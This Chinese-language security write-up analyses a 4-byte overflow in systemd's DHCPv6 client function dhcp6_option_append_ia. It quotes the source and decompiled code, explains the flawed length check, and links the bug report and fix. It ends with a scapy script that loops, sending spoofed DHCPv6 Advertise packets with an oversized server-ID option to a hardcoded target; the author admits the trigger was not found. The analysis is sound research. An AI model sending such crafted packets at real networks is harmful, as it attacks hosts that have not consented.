
编译的话，用 `ubuntu 18.10`，没有 `patch` 的源码下载路径

```
https://codeload.github.com/poettering/systemd/zip/3941f8329a44596d77e9b9240f6e792656726fea
```

漏洞位于 `dhcp6_option_append_ia`

```
        switch (ia->type) {
        case SD_DHCP6_OPTION_IA_NA:
                len = DHCP6_OPTION_IA_NA_LEN;
                iaid_offset = offsetof(DHCP6IA, ia_na);
                break;

        case SD_DHCP6_OPTION_IA_TA:
                len = DHCP6_OPTION_IA_TA_LEN;
                iaid_offset = offsetof(DHCP6IA, ia_ta);
                break;

        default:
                return -EINVAL;
        }

        if (*buflen < len)
                return -ENOBUFS;

        ia_hdr = *buf;
        ia_buflen = *buflen;

        *buf += offsetof(DHCP6Option, data);
        *buflen -= offsetof(DHCP6Option, data);

        memcpy(*buf, (char*) ia + iaid_offset, len);

        *buf += len;
        *buflen -= len;
```

`buflen` 为 `buf` 剩余的空间大小， `len` 根据 `ia` 这个选项的类型来确定



```
if ( v7 )
  return -22;
type = iaa->type;
if ( type == SD_DHCP6_OPTION_IA_NA )
{
  len = 12;
  iaid_offset = 2LL;
}
else
{
  if ( type != SD_DHCP6_OPTION_IA_TA )
    return -22;
  len = 4;
  iaid_offset = 2LL;
}
if ( *buflen < len )
  return -105;
ia_hdr = *buf;
ia_buflen = *buflen;
*buf += 4;
*buflen -= 4LL;
memcpy(*buf, iaa + iaid_offset, len);
*buf += len;
*buflen -= len;
for ( addr = iaa->addresses; addr; addr = addr->addresses_next )
{
  r = option_append_hdr(buf, buflen, 5u, 0x18uLL);
  if ( r < 0 )
```

程序通过

```
if (*buflen < len)
```

来判断 `buf` 剩下的空间够不够存储 `ia`， 但是后面通过 `*buf += offsetof(DHCP6Option, data)` 相当于把 `buf` 的空间减少了 `0x4` 字节，这就有可能造成 `4` 字节的溢出。

利用条件：需要能劫持 `dhcp` 服务器， 同时客户端要发送 `dhcp6` 的请求报文。

不过没有找到触发的方法，先贴一个发送 `dhcp6` 数据包的脚本。

```
from scapy.all import *
from time import sleep

sol = DHCP6_Solicit()
adv = DHCP6_Advertise()
opreq = DHCP6OptOptReq()
et= DHCP6OptElapsedTime()

duid = "00010001236be812000c292038db".decode("hex")
```

```
cid = DHCP6OptClientId(duid=duid)
sid = DHCP6OptServerId(duid=duid)
sid.add_payload("s"*800)

iana = DHCP6OptIA_NA(iaid=0xdeadbeef,
ianaopts=DHCP6OptIAAddress(addr="fe80::431a:39d4:839d:215c"))

l2 = Ether(src="00:0c:29:27:59:f1")
l3 = IPv6(dst="fe80::431a:39d4:839d:215c", src="fe80::847:8219:1871:5a0f")
l4 = UDP()
pkt = l2/l3/l4/adv/iana/cid/sid

while True:
    sendp(pkt, iface='ens38')
    sleep(0.3)
```

参考

https://bugs.launchpad.net/ubuntu/+source/systemd/+bug/1795921

https://github.com/poettering/systemd/commit/49653743f69658aeeebdb14faf1ab158f1f2cb20